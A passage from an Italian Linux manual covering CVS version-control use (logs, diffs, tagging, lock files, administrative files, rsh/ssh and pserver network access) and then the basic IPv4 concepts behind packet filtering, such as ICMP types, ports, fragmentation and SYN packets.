date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;  lines: +0 -0
Importazione dei sorgenti iniziali
=============================================================================
```

Infine, anche il file '`esercizi/c/fattoriale.c`' creato da '**`tizio`**', può essere interessante:

tizio:~$ **`cvs log esercizi/c/fattoriale.c`**[*Invio*]

```
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
Working file: esercizi/c/fattoriale.c
head: 1.1
branch:
locks: strict
access list:
symbolic names:
keyword substitution: kv
total revisions: 1;     selected revisions: 1
description:
----------------------------
revision 1.1
date: 1999/01/28 07:20:56;  author: tizio;  state: Exp;
Aggiunto fattoriale.c
=============================================================================
```

353.2.12 Differenza tra la copia locale e il deposito

Quando si modifica un file nella propria copia locale, prima di inviarlo al deposito conviene verificare il suo stato e se necessario aggiornarlo alla revisione presente nel deposito. Prima di tale aggiornamento è possibile verificare quali siano le differenze tra i due file con il comando '**`cvs diff`**'. Supponendo che '**`tizio`**' abbia modificato il commento iniziale del file '`esercizi/c/fattoriale.c`', ecco cosa si potrebbe ottenere:

tizio:~$ **cvs diff esercizi/c/fattoriale.c**[*Invio*]

```
Index: esercizi/c/fattoriale.c
===================================================================
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
retrieving revision 1.1
diff -r1.1 fattoriale.c
1c1
< /* fatt <x>                                                      */
---
> /* fattoriale <x>                                                */
```

353.2.13 Etichettare un modulo intero

Come si è visto, ogni file viene seguito da CVS con una propria numerazione di revisione. Quando è necessario etichettare in qualche modo un gruppo di file per poterli identificare in seguito, ognuno alla revisione in cui si trovava, si utilizza il comando '**cvs tag**' oppure '**cvs rtag**'. Per esempio, l'utente '**tizio**' potrebbe decidere di attribuire il nome '**c-1**' alla situazione attuale del modulo 'esercizi/c/'.

tizio:~$ **cvs tag c-1 esercizi/c/**[*Invio*]

```
cvs tag: Tagging esercizi/c
T esercizi/c/bsort.c
T esercizi/c/bsort2.c
    …
T esercizi/c/fatt.c
T esercizi/c/fattoriale.c
    …
```

Il responso che si ottiene è abbastanza chiaro: vengono elencati tutti i file a cui è stata attribuita l'etichetta '**c-1**'. (la lettera '**T**' sta per *tag*).

Il fatto di avere etichettato il modulo in questo modo, permette in seguito a un collaboratore del gruppo di lavoro di recuperare questo modulo allo stato in cui si trovava nel momento in cui gli veniva attribuita questa etichetta, anche se nel frattempo il lavoro è andato avanti. L'esempio seguente si riferisce all'utente '**sempronio**' che si fa una copia locale del modulo 'esercizi/c/' nella propria directory personale, allo stato in cui si trovavano i file nel momento dell'attribuzione dell'etichetta '**c-1**'.

sempronio:~$ **cvs checkout -r c-1 esercizi/c**[*Invio*]

Il comando '**cvs rtag**' è simile, ma si può riferire solo a dei moduli interi. La stessa etichettatura mostrata sopra avrebbe potuto essere realizzata nel modo seguente:

tizio:~$ **cvs rtag c-1 esercizi/c/**[*Invio*]

```
cvs rtag: Tagging esercizi/c
```

353.3 Riferimenti

- Ben Fennema, *Concurrent Versions System (CVS)*, 1996
  ⟨http://www.csc.calpoly.edu/~dbutler/tutorials/winter96/cvs/⟩

Capitolo 354

CVS: la rete e altre annotazioni

Questo capitolo riprende la descrizione del funzionamento del sistema CVS per ciò che riguarda l'uso attraverso la rete e altri particolari che sono stati ignorati nel capitolo introduttivo, senza comunque esaurire il problema. Si vedano in particolare i riferimenti bibliografici alla fine del capitolo.

354.1 Cenni sui file amministrativi

Sia il deposito CVS, sia la copia di lavoro di ogni collaboratore, utilizzano dei file amministrativi che generalmente possono essere ignorati, essendo gestiti da CVS in modo trasparente. Nel primo caso si tratta in modo particolare dei file contenuti nella directory '`CVSROOT/`' che discende immediatamente dalla radice del deposito; nel secondo si tratta di quanto contenuto nella directory '`CVS/`' che si attacca a ogni modulo e sottomodulo.

I file contenuti nella directory '`CVSROOT/`' non possono essere modificati sul posto: occorre trattarli come parte del modulo '**`CVSROOT`**' che deve essere riprodotto in una directory di lavoro.

354.1.1 Soffitta

Quando un file di un modulo viene eliminato, questo viene conservato nel deposito nella directory '`Attic/`', discendente dalla directory del modulo a cui apparteneva il file. Ciò permette di recuperare quel file quando si preleva una revisione precedente alla quale questo file appartiene.

354.1.2 Semafori per regolare l'accesso alle directory dei moduli

Gli accessi al deposito devono essere regolati in modo da impedire la lettura o la scrittura in momenti inopportuni. Si distinguono due tipi di operazione: lettura, che si ha per esempio quando un collaboratore preleva una copia di un modulo, e scrittura, che avviene quando un collaboratore sottopone le sue modifiche.

- Mentre è in corso un'operazione di lettura all'interno di un modulo, possono avvenire altre operazioni di lettura da parte di altri utenti, ma non possono essere eseguite delle operazioni di scrittura: se fosse consentito, i dati prelevati da qualcuno potrebbero essere incoerenti.
- Mentre è in corso un'operazione di scrittura non è consentita nessun'altra operazione di lettura o scrittura.

Il meccanismo di questi semafori è un po' complicato, ma vale la pena di conoscerlo per sapere come comportarsi in caso di avaria.

Lettura del contenuto di un modulo:

1. viene tentata la creazione della directory '`#cvs.lock/`' discendente dalla directory del modulo all'interno del quale si intende intervenire;

2. se l'operazione fallisce (perché esiste già la directory), viene atteso un intervallo di tempo e viene ritentata;
3. se nella directory del modulo non ci sono file che iniziano per '`#cvs.wfl*`' si procede con il punto successivo;
4. si crea un file il cui nome deve iniziare per '`#cvs.rfl`' e continuare con altre informazioni in modo da poterlo distinguere da altri con la stessa radice;
5. viene eliminata la directory '`#cvs.lock/`';
6. viene svolta l'operazione di lettura;
7. viene eliminato il file '`#cvs.rfl*`'

Scrittura di dati all'interno di un modulo:

1. viene tentata la creazione della directory '`#cvs.lock/`' discendente dalla directory del modulo all'interno del quale si intende intervenire;
2. se l'operazione fallisce (perché esiste già la directory), viene atteso un intervallo di tempo e viene ritentata;
3. se nella directory del modulo non ci sono file che iniziano per '`#cvs.rfl*`', si procede con il punto successivo;
4. si crea un file il cui nome deve iniziare per '`#cvs.wfl`' e continuare con altre informazioni in modo da poterlo distinguere da altri con la stessa radice;
5. la directory '`#cvs.lock/`' viene lasciata lì;
6. viene svolta l'operazione di scrittura;
7. viene eliminato il file '`#cvs.wfl*`' e la directory '`#cvs.lock/`'.

È importante osservare la differenza nell'uso della directory '`#cvs.lock/`'. È la sua presenza a impedire l'accesso in lettura da parte di chiunque altro ed è per questo che viene lasciata quando si procede con una modifica dei dati.

Da quanto esposto, si nota che un accesso in lettura al contenuto di un modulo implica in pratica la scrittura all'interno della directory corrispondente. Quindi, le directory dei moduli devono concedere la scrittura anche agli utenti che intendono semplicemente prelevare una copia del contenuto.

Il sistema di semafori descritto sopra riguarda una sola directory. Per impedire l'accesso a una directory e a tutte le sue sottodirectory, occorre inserire i semafori in ognuna di queste, comprese le «soffitte» e altre eventuali sottodirectory amministrative.

Quando un collaboratore non può accedere a causa dei semafori, il messaggio che gli comunica questa situazione è simile a quello seguente:

```
[14:19:13] waiting for caio's lock in /var/radice-cvs/esercizi/c
```

In questo esempio un collaboratore non riesce ad accedere alla directory '/var/radice-cvs/esercizi/c/' a causa di un blocco che appartiene all'utente '**caio**'. Di solito è sufficiente attendere fino a che il blocco viene liberato e CVS fa tutto da solo.

Alle volte può succedere per qualche motivo che i file di un blocco rimangano senza che ce ne sia più bisogno. Sapendo che si tratta di file che iniziano per '#cvs.rfl*' o '#cvs.wfl*' e della directory '#cvs.lock/', è facile verificare se l'utente a cui appartengono questi file sta lavorando effettivamente con CVS; se non è così, è sufficiente rimuoverli per ripristinare l'accesso al deposito.

354.1.3 File amministrativi del deposito

La maggior parte dei file contenuti nella directory 'CVSROOT/' che discende dalla radice di un deposito CVS, serve per configurare in qualche modo il funzionamento del deposito a cui si riferisce. Data la sua natura può sembrare strano che si voglia concedere la modifica di queste informazioni a più di una persona, eppure la logica di CVS è proprio quella del lavoro di gruppo, per cui per accedere a questa directory occorre comportarsi come se si trattasse di un modulo: si deve fare una copia di lavoro e poi si devono sottoporre le modifiche.

$ **cvs checkout CVSROOT** [*Invio*]

$ **cvs commit CVSROOT** [*Invio*]

Comunque, trattandosi di file di configurazione, in deroga al meccanismo generale dei moduli, nella directory 'CVSROOT/' del deposito si trovano sia i soliti file con estensione ',v' che i file normali frutto delle ultime modifiche.

È bene ribadire che non si possono modificare questi file in modo diretto, ma occorre farsene una copia e inviarne l'aggiornamento attraverso il comando '**cvs commit**'.

354.1.4 File amministrativi nelle copie di lavoro

I file amministrativi nelle copie di lavoro sono raccolti nelle directory 'CVS/'. Al loro interno, i file più comuni sono:

'Root'	contenente il percorso della directory radice del deposito CVS, così come viene inserito nella variabile di ambiente '**CVSROOT**' o come viene indicato attraverso l'opzione '**-d**';
'Repository'	contenente il percorso della directory corrispondente nel deposito;
'Entries'	contenente l'elenco dei file e delle directory della directory di lavoro a cui si riferisce.

Volendo fare riferimento alla situazione di esempio mostrata nel capitolo precedente, la directory '~/esercizi/c/CVS/' dell'utente '**tizio**' potrebbe avere questi file con il contenuto seguente.

'~/esercizi/c/CVS/Root'	/var/radice-cvs
'~/esercizi/c/CVS/Repository'	/var/radice-cvs/esercizi/c

'~/esercizi/c/CVS/Entries'	/bsort.c/1.1.1.1/Wed Jan 27 19:38:56 1999// /bsort2.c/1.1.1.1/Wed Jan 27 19:38:56 1999// … /fatt.c/1.4/Wed Jan 27 22:04:27 1999// /fattoriale.c/1.2/Thu Jan 28 07:39:06 1999// D

In generale, i file descritti e anche gli altri file che possono apparire in queste directory, non vanno toccati. Tuttavia, ci può essere la convenienza di modificare 'Root' e 'Repository' nel caso in cui il deposito venga spostato per qualche motivo. Infatti, in quella situazione, oltre che modificare il contenuto della variabile di ambiente '**CVSROOT**' occorrerebbe intervenire all'interno di questi file, a meno di voler prelevare nuovamente il contenuto dei moduli a cui si è interessati.

354.2 Copie di sicurezza e spostamenti

Per fare una copia di sicurezza di un deposito, conviene agire su tutto l'albero, perché se si scindono i moduli, al momento del recupero si rischia di avere parte di questi che non sono allineati alla stessa revisione. Un altro particolare a cui fare attenzione è il fatto che non siano in corso accessi al deposito; eventualmente si potrebbe creare la sottodirectory '#cvs.lock/' in tutte le directory dei moduli, compresa 'CVSROOT/', in modo da impedire gli accessi durante le operazioni (naturalmente, dopo un recupero dalle copie, occorrerebbe eliminare queste sottodirectory).

La copia di un deposito CVS, a partire dalla sua radice, può essere riprodotto dove si vuole senza dover modificare alcun file amministrativo della directory 'CVSROOT/'. Nello stesso modo, lo spostamento di un deposito non ha controindicazioni, a parte il fatto che questo dovrebbe avvenire in un momento in cui nessuno vi accede, esattamente come nel caso della copia.

Quando si sposta un deposito, le directory di lavoro dei collaboratori devono essere riprodotte nuovamente, oppure occorre che vengano modificati i file 'CVS/Root' e 'CVS/Repository'.

354.3 CVS attraverso la rete

L'organizzazione di un deposito CVS accessibile attraverso la rete costituisce un problema in più per la sicurezza, come qualunque servizio di rete che venga aggiunto. In questo documento viene trascurato il problema, lasciando agli amministratori di considerare le implicazioni di una scelta rispetto a un'altra.

I metodi più comuni per offrire l'accesso a un deposito CVS sono l'uso di una shell remota, come '**rsh**' e '**ssh**', oppure l'avvio di una copia del programma '**cvs**' in qualità di servente in ascolto di una certa porta TCP.

Dal punto di vista operativo, nel momento in cui è tutto pronto per garantire la connessione al deposito CVS è sufficiente aggiungere un'indicazione in più al percorso che rappresenta la

radice del deposito stesso. In pratica, se prima i collaboratori dovevano predisporre la variabile di ambiente '**CVSROOT**' indicando il percorso assoluto della directory radice del deposito, adesso devono aggiungere anteriormente l'informazione sul modo in cui si vogliono collegare al deposito:

```
:metodo_di_accesso:utente@nodo:directory
```

Il metodo di accesso è costituito da una parola chiave che viene mostrata nelle sezioni seguenti. In particolare, per fare riferimento esplicitamente a un deposito locale, si può specificare il metodo '**local**'; per esempio:

```
:local:/var/radice-cvs
```

354.3.1 Connessione attraverso una shell remota

La connessione attraverso '**rsh**' richiede che i collaboratori siano stati registrati come utenti nell'elaboratore che ospita il deposito CVS. Inoltre, è necessario verificare che il programma '**cvs**' del sistema remoto sia accessibile senza doverne indicare il percorso. In pratica, nel momento in cui si utilizza '**rsh**' si avvia una sessione di lavoro temporanea in un altro elaboratore e in quel periodo di tempo l'utilizzatore dipende dall'impostazione che ha quell'utente nel sistema remoto. In particolare è importante la variabile '**PATH**': questa deve contenere il percorso necessario ad avviare '**cvs**' in quel sistema.

Per specificare che si intende raggiungere un deposito ospitato presso un elaboratore remoto attraverso '**rsh**', si utilizza la notazione seguente per indicare la radice CVS:

```
:ext:utente@nodo:directory
```

L'utente è il nominativo necessario per accedere al sistema remoto; se non viene indicato, '**rsh**' utilizza lo stesso nome che ha l'utente nel sistema locale. L'esempio seguente fa riferimento alla directory '`/var/radice-cvs/`' nel nodo di rete *`dinkel.brot.dg`*, in cui l'utente deve accedere con il nominativo '**tizio**':

```
:ext:tizio@dinkel.brot.dg:/var/radice-cvs
```

A seconda di come è organizzata la connessione con '**rsh**', può darsi che venga richiesto all'utente l'inserimento della parola d'ordine, oppure anche no, ma da questa politica non dipende CVS che si limita a utilizzare '**rsh**' così com'è.

Se si vuole usare un programma compatibile con '**rsh**' che abbia però un nome differente, lo si può indicare nella variabile di ambiente '**CVS_RSH**'. Per esempio, per usare '**ssh**', basta che il collaboratore che intende farne uso predisponga questa variabile in modo simile a quello seguente (che si riferisce a comandi adatti a una shell di Bourne):

```
CVS_RSH="/usr/bin/ssh"
export CVS_RSH
```

354.3.2 Connessione attraverso la modalità «pserver»

La modalità '**pserver**' rappresenta una soluzione leggermente più evoluta rispetto all'uso di '**rsh**'; richiede l'avvio di una copia di '**cvs**' in ascolto di una porta TCP attraverso il controllo del supervisore dei servizi di rete. La porta in questione è la numero 2401, a meno che si decida qualcosa di diverso per qualche motivo. Per fare le cose per bene, occorrerebbe modificare il file '/etc/services' in modo da aggiungere la denominazione '**cvspserver**':

```
cvspserver      2401/tcp
```

Nel file '/etc/inetd.conf' occorre aggiungere un record come quello seguente, che appare spezzato su due righe per motivi tipografici.

```
cvspserver      stream  tcp     nowait  root  ↩
↪/usr/bin/cvs     cvs --allow-root=/var/radice-cvs pserver
```

L'opzione '**--allow-root**' serve per limitare l'accesso alla directory radice del deposito CVS; se necessario si possono indicare anche più directory utilizzando più volte questa opzione.

I collaboratori che intendono accedere al deposito CVS attraverso questo metodo devono indicare la directory radice del deposito attraverso la forma seguente:

:pserver:***utente***@***nodo***:***directory***

Per esempio,

```
:pserver:tizio@dinkel.brot.dg:/var/radice-cvs
```

fa riferimento alla directory '/var/radice-cvs/' nel nodo di rete *dinkel.brot.dg*, in cui l'utente deve accedere con il nominativo '**tizio**'.

Tuttavia, quando un collaboratore intende accedere a un certo deposito CVS utilizzando questo metodo per la prima volta, è necessario predisporre (o aggiornare) il file '~/.cvspass' attraverso il comando '**cvs login**'.

$ **cvs login** [*Invio*]

```
CVS password:
```

Il comando richiede che sia già stata predisposta la variabile '**CVSROOT**'. Lo scopo di questo comando è ottenere dall'utente la parola d'ordine da utilizzare per accedere al sistema remoto; questa viene annotata in modo cifrato nel file '~/.cvspass'.

354.3.3 Utenti e parole d'ordine parallele

Generalmente, il metodo di accesso '**`pserver`**' fa riferimento agli utenti e alle parole d'ordine del sistema che ospita il deposito CVS. Dal momento che in questo modo tali informazioni si trovano a viaggiare attraverso la rete, potrebbe essere facile per un aggressore annotare questi dati, permettendogli in seguito di accedere a quell'elaboratore utilizzando le informazioni sulle utenze scoperte. Per ridurre questo tipo di problema è possibile utilizzare delle parole d'ordine diverse ed eventualmente anche degli altri nominativi per accedere al deposito CVS. Per ottenere questo risultato occorre predisporre il file '`CVSROOT/passwd`' contenente record composti di due o tre campi, secondo lo schema seguente:

> ***nominativo_cvs*** **:** ***password_cifrata*** [**:** ***nominativo_locale***]

Il primo campo rappresenta il nominativo usato per accedere al deposito CVS; la parola d'ordine cifrata viene ottenuta nello stesso modo in cui si fa per il file '`/etc/passwd`', attraverso la funzione '**`crypt()`**'; l'ultimo campo serve nel caso in cui il nominativo indicato nel primo non corrisponda a un utente del sistema e serve per indicare a chi corrisponda questo utente CVS. L'esempio seguente indica che l'utente '**`tizio`**' esiste anche nel sistema operativo in cui è ospitato il deposito CVS, solo che probabilmente la parola d'ordine è differente:

```
tizio:Ide2ncPYY1234
```

L'esempio seguente, invece, indica che chi accede come '**`tizio`**' attraverso CVS, corrisponde all'utente '**`maramao`**' nell'elaboratore che ospita il deposito.

```
tizio:Ide2ncPYY1234:maramao
```

Eventualmente, è possibile anche impedire un'autenticazione basata sugli utenti e le parole d'ordine del sistema che ospita il deposito, cioè si può imporre che il riconoscimento avvenga attraverso le indicazioni del file '`CVSROOT/passwd`'. Per questo si deve agire nella configurazione del file '`CVSROOT/config`', con la direttiva '`SystemAuth=no`'.

354.4 Riferimenti

- Signum Support AB, *Version Management with CVS, Per Cederqvist et al*, 1993

Indice analitico del volume

Appunti di informatica libera 2008

Volume XIV

Comunicare 5

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lx


Filtri, proxy e ridirezione del traffico IP

Capitolo 355

Concetti elementari sul traffico IPv4 in riferimento all'uso di filtri

Prima di poter studiare i meccanismi di filtro del traffico IP occorre conoscere alcuni concetti elementari che riguardano questi protocolli. Diversamente diventa difficile comprendere il senso delle cose che si fanno. In particolare è il caso di ripetere inizialmente l'abbinamento tra il modello ISO-OSI e la realtà del TCP/IP (l'argomento è trattato anche nel capitolo 254).

Figura 355.1. Abbinamento tra il modello ISO-OSI e la realtà dei protocolli TCP/IP.

ISO-OSI	TCP/IP	
applicazione	*applicazione con il suo protocollo (FTP, HTTP, SMTP, ecc.)*	
presentazione		
sessione		
trasporto	*protocolli TCP, UDP, ICMP,...*	} TCP/IP
rete	*protocollo IP*	
collegamento dati	*protocollo della rete fisica sottostante*	
fisico		

355.1 Caratteristiche elementari dei protocolli fondamentali

Sulla base del protocollo IP si utilizzano in modo particolare i protocolli ICMP, UDP e TCP. Le informazioni contenute nei pacchetti del protocollo ICMP sono diverse da quelle che riguardano UDP e TCP, in particolare per il fatto che nel primo non si utilizzano le porte.

Il protocollo ICMP viene usato per l'invio di messaggi che riguardano il funzionamento della rete; questi messaggi si distinguono per tipo in base a un numero. Un pacchetto ICMP contiene in particolare l'informazione dell'indirizzo IP mittente, di quello destinatario e del numero che qualifica il tipo di messaggio.

Tabella 355.2. Alcuni tipi di messaggi ICMP.

Tipo	Nome	Chi lo utilizza
0	echo-reply	ping
3	destination-unreachable	traffico TCP e UDP
5	redirect	instradamento dei pacchetti
8	echo-request	ping
11	time-exceeded	traceroute


Figura 355.3. Viaggio di un messaggio ICMP.

I pacchetti dei protocolli UDP e TCP hanno la caratteristica comune di possedere, oltre all'indicazione dell'indirizzo di origine e di quello di destinazione, anche un numero di porta, sia per l'origine che per la destinazione. In altri termini, un pacchetto UDP o TCP è originato da un certo indirizzo IP e da una certa porta, essendo diretto a un certo indirizzo IP e a una certa porta.



Figura 355.4. Viaggio di un pacchetto UDP o TCP.

Evidentemente, l'informazione sulla porta serve a ogni nodo per distinguere il contesto per il quale viene inviato o ricevuto un pacchetto. In particolare, se il protocollo prevede una risposta di qualche tipo, questa avviene generalmente utilizzando le stesse porte in senso inverso.

Figura 355.5. Andata e ritorno per le connessioni che prevedono l'uso delle porte.

Per quanto riguarda il caso particolare del protocollo TCP, la connessione può avvenire solo se si forma un flusso di pacchetti sia di andata che di ritorno, anche se uno dei due flussi serve solo per confermare gli invii dall'altra parte. In questo senso, l'interruzione della comunicazione in una direzione impedisce anche l'altra.


355.2 Porte

Nei sistemi Unix si distinguono due gruppi importanti di porte: quelle privilegiate, che solitamente sono rappresentate dall'intervallo da 0 a 1023, e le altre, non privilegiate, che vanno da 1024 a 65535.

La differenza sta nel fatto che i processi possono aprire localmente una porta del gruppo da 1 a 1023 solo se funzionano con i privilegi dell'utente '**`root`**'. In questo senso, si tratta generalmente di demoni che offrono un servizio attraverso la rete, restando in ascolto di una porta privilegiata, attraverso la quale poi rispondono quando interpellati.


Molti numeri di porta hanno un utilizzo convenzionale, specialmente per quanto riguarda il gruppo di quelle privilegiate. In questo modo si può prevedere quale sia la porta che occorre interpellare per raggiungere un certo servizio in un nodo determinato. Per converso, generalmente, il processo che inizia la comunicazione rivolgendosi a un servizio noto, apre per conto proprio una porta non privilegiata. Si può osservare a questo proposito l'esempio che appare nella figura 355.6, in cui si vede che nel nodo «A» un programma di navigazione richiede e ottiene una connessione con il nodo «B» per un servizio HTTP, offerto lì attraverso la porta 80. La porta scelta dal navigatore per questa operazione viene scelta a sua discrezione tra quelle non privilegiate che non sono già allocate o riservate per qualche scopo particolare.

Figura 355.6. Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083.

cliente HTTP — nodo A
servente HTTP — nodo B
pacchetto di andata da «A:1083» diretto a «B:80»
pacchetto di ritorno da «B:80» diretto a «A:1083»

355.3 Frammentazione IP

I pacchetti generati a livello di trasporto (TCP, UDP e ICMP) possono essere frammentati dal protocollo IP, in base alle necessità. In tal caso, i frammenti successivi al primo hanno meno informazioni a disposizione; per la precisione perdono le indicazioni salienti che permettono di identificare le loro caratteristiche in base ai protocolli del livello di trasporto. Generalmente, quando si inserisce un filtro al traffico IP si fa in modo di ricomporre i pacchetti, ammesso che sia garantito il passaggio obbligato attraverso il filtro stesso.

Figura 355.7. Informazioni essenziali nei pacchetti e livello in cui vengono inserite.

Livello	Informazioni	
applicazione	*applicazione*	
presentazione		
sessione	*protocollo dell'applicazione*	
trasporto	*porte o numero messaggio*	TCP/IP
rete	*indirizzi IP*	TCP/IP
collegamento dati	*protocollo della rete fisica*	
fisico	*hardware*	

La figura 355.7 dovrebbe aiutare a capire il concetto: è il protocollo IP che si occupa di frammentare i pacchetti (al suo livello) quando il protocollo sottostante non è in grado di gestire le dimensioni richieste al livello superiore. Pertanto, nei pacchetti frammentati è garantita soltanto la presenza dell'indicazione degli indirizzi IP del mittente e del destinatario, assieme alle informazioni necessarie a ricomporre i pacchetti. In questo modo, le informazioni relative alle porte TCP o UDP si trovano normalmente nel primo di tali frammenti, mentre gli altri ne sono sprovvisti.

Il protocollo TCP è in grado di frammentare e ricomporre i pacchetti provenienti dal livello superiore, ma questo non esclude la possibilità che debba intervenire anche una frammentazione ulteriore, a livello IP, a causa delle limitazioni della rete, di cui il protocollo TCP non può essere consapevole.


355.4 Pacchetti SYN

L'instaurarsi di una connessione TCP avviene attraverso fasi differenti, in cui vengono usati degli indicatori all'interno dei pacchetti per attribuire loro un significato speciale. In particolare, quando un pacchetto contiene il bit SYN attivo, si tratta di un tentativo di iniziare una nuova connessione.

